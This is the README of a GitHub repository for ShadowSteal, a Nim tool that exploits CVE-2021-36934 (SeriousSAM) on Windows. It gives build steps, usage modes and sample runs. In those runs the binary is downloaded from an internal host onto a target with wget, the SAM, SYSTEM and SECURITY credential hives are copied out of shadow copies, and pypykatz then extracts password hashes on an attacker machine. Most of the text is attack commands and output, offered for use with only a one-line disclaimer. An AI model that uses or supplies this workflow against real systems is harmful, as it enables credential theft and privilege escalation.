bin
img
src
.gitignore
Dockerfile
LICENSE
Makefile
README.md
ShadowSteal.py

README BSD-3-Clause license

ShadowSteal | CVE-2021-36934

About

Pure Nim implementation for exploiting CVE-2021-36934, the SeriousSAM local privilege escalation

windows nim exploit exploit-development

Readme
BSD-3-Clause license
Activity
206 stars
5 watching
37 forks
Report repository

Releases

No releases published

Packages

No packages published

Languages

Pure Nim implementation for exploiting CVE-2021-36934, the SeriousSAM Local Privilege Escalation (LPE). Not OPSEC safe.... yet ;). I do not claim credit for the discovery of this exploit.

- Nim 84.0%
- Python 13.5%
- Makefile 1.4%
- Dockerfile 1.1%

Quick Start

Build with Docker

Getting started with ShadowSteal is now easier than ever thanks to Docker! Don't wanna mess with installing Nim dependencies? I got you, fam! Run the Python script to create the Docker build environment, compile the binary, transfer it back to your host, and then kill the container.

Install Docker on your host (look up the documentation for how to install for different OS), then run the ShadowSteal Python script in the main dir:

```
$ git clone https://github.com/HuskyHacks/Shado
```

```
$ sudo python3 ShadowSteal.py && cd bin/ && ls
```

Build from Source

Or, build from source by installing Nim and its dependencies:

```
$ sudo apt-get install nim
```

```
$ nimble install zippy argparse winim
```

Install the MinGW tool chain if it's not already installed.

```
$ sudo apt-get install mingw-w64
```

```
$ git clone https://github.com/HuskyHacks/Shado
```

```
$ make && cd bin/ && ls -l
```

Transfer to target...

```
PS C:\Users\husky\Desktop> .\ShadowSteal.exe -h
```


Summary

Due to some oversight by Microsoft, regular users have read permissions over the contents of the ...\System32\config\ folder in recent Windows builds. Among other things, this means that a low level user has read access to the SAM, System, and Security files in ...\System32\config.

```
PS C:\Users\husky> whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192
PS C:\Users\husky> icacls C:\Windows\System32\config\SAM
C:\Windows\System32\config\SAM BUILTIN\Administrators:(I)(F)
                               NT AUTHORITY\SYSTEM:(I)(F)
                               BUILTIN\Users:(I)(RX)
                               APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                               APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
```

Ooof. So what can we do with this?

Some very observant researchers (shout out @jonasLyk!) noticed that if a Windows host has been using a specific system restore configuration, "Volume Shadow Copies", then the host stores backup copies of these files that are accessible via the Win32 device namespace for these copies.



The SAM is normally locked during the host's operation, so accessing the SAM in ...\System32\config\ is out of the question. But these shadow volume copies are fair game for any user on the host due to this misconfiguration. Very nice!

ShadowSteal

ShadowSteal is a binary written in Nim to automate the enumeration and exfiltration of the SAM, System, and Security

files from these shadow copies. It iterates through the possible locations of the shadow copies and, when it has found a target, it extracts the files to a zipped directory (think Bloodhound output).

```
PS C:\Users\husky\Desktop> whoami
wks-2\husky
PS C:\Users\husky\Desktop> whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192
PS C:\Users\husky\Desktop> wget http://192.168.65.142/ShadowSteal.exe -outfile ShadowSteal.exe
PS C:\Users\husky\Desktop> .\ShadowSteal.exe
[*] Executing ShadowSteal...
[*] Time: 202107200315
[*] Searching for shadow volumes on this host...
[*] Checking for HarddiskVolumeShadowCopy1
[+] Hit!
[+] HarddiskVolumeShare1 identified.
[+] Exfiltrating the contents of the config directory...
[+] Hives extracted!
[*] Compressing...
[+] SAM, SECURITY, and SYSTEM Hives have been extracted to 202107200315_ShadowSteal.zip.
[?] Would you like to continue? -> [y/N]n
[*] Done! Happy hacking!
PS C:\Users\husky\Desktop>
```

Features:

- Triage and Bruteforce mode, for thorough or rapid enumeration.
- Automated extraction and rollup of target credentials.
- Jeff Beezy mode. (wait, what?)
- Integrated Docker build environment for easy complation!
- Will enumerate all available HarddiskShadowCopy locations, pick the highest number dynamically, and target those for exploitation/extraction.

```
[*] Checking for HarddiskVolumeShadowCopy5
[-] No
[*] Checking for HarddiskVolumeShadowCopy4
[-] No
[*] Checking for HarddiskVolumeShadowCopy3
[+] Hit!
[+] HarddiskVolumeShadowCopy3 identified.
[*] Checking for HarddiskVolumeShadowCopy2
[+] Hit!
[+] HarddiskVolumeShadowCopy2 identified.
[*] Checking for HarddiskVolumeShadowCopy1
[+] Hit!
[+] HarddiskVolumeShadowCopy1 identified.
[+] Highest Shadow Volume located: HarddiskVolumeShadowCopy3
[*] This likely has the most up to date credential information. Exploiting!
[+] Exfiltrating the contents of the config directory...
[+] Hives extracted!
[*] Compressing...
[+++] SUCCESS!
[+++] SAM, SECURITY, and SYSTEM Hives have been extracted to 202107210637_Shadow
Steal.zip.

[*] Done! Happy hacking!
```

It's nothing earth shattering and the code is hacky, but it works and it was a fun build!

Installing from Source

Install Nim:

```
$ sudo apt-get install nim
```

Install dependencies:

```
$ nimble install zippy argparse winim
```

Install the MinGW tool chain if it's not already installed:

```
$ sudo apt-get install mingw-w64
```

Compile for 64-bit Windows:

```
$ make
```

Transfer to target and run it!

Usage

```
PS C:\Users\husky\Desktop> .\ShadowSteal.exe -h
[*] ShadowSteal! Identifies and extracts creden

Usage:
   [options]

Options:
  -h, --help
  -t, --triage                [*] Triage mode. Q
  -bf, --bruteforce           [*] Bruteforce mod
  -b, --bezos                 [?] Jeff Bezos Mod
```

Triage mode

Limits location bruteforce to 10 to 1, decrementing with each attempt. Speedy and effective in most environments.

```
PS C:\Users\husky\Desktop> .\ShadowSteal.exe -t
```

Bruteforce mode

Searches all possible locations (512), decrementing down to 1. Try this to thoroughly enumerate the environment. Takes a few minutes.

```
PS C:\Users\husky\Desktop> .\ShadowSteal.exe -b
```

Parsing Output

Transfer the output directory back to your attacker host and carve the data with Pypykatz. To install:

```
$ pip3 install pypykatz
```

To run Pypykatz:

```
$ pypykatz registry [yyyyMMddhhmm_SYSTEM] --sam
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ pypykatz registry 202107200602_SYSTEM --sam 202107200602_SAM --security 202107200602_SECURITY
WARNING:pypykatz:SOFTWARE hive path not supplied! Parsing SOFTWARE will not work
============== SYSTEM hive secrets ==============
[redacted]
============== SAM hive secrets ==============
HBoot Key: [redacted]
Administrator:500:aad3b435b51404eeaad3b435b51404ee: [redacted]
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:92762351ac7fab1a80660a380d73fdb0:::
[redacted] 1000:aad3b435b51404eeaad3b435b51404ee: [redacted]
husky:1001:aad3b435b51404eeaad3b435b51404ee: [redacted]
============== SECURITY hive secrets ==============
Iteration count: 10240
```

Release History

v.04.01 | the Docktastic update

Now features an easy pre-packaged Docker build environment! Just run the ShadowSteal.py script to set up the Docker environment, compile the binay, transfer it back out to your host, and kill the build containers. It just works! (Some assembly requied, i.e. you need Docker to run it).

v.03.69 | the N I C E update

Lean and mean. Optimized compile options added. HUGE performance increase due to compiler optimization, full bruteforce now takes place almost instantly. Huge thanks to @orbitalgun for the pseudo PR, glory be to your house and name!

v.02 THE JEFF BEEZY UPDATE

- Bruteforce and Triage mode
- A better search algo
- Code cleanup
- Jeff Beezy Mode
- Lots of lessons learned from the first release!

v.01 THE LAUNCHPAD RELEASE

Stap in boiz, this trainwreck is a-rollin. This release was my rapid prototype and it was pretty terrible lol. Lots of fun to build though! Features:

- "Working" code

References

- Original disclose of this CVE by by @jonasLyk.
- CVE Reference page
- Lyric credit: Bezos I by Bo Burnham. All Rights Reserved.

Disclaimer

- For legal, ethical use only.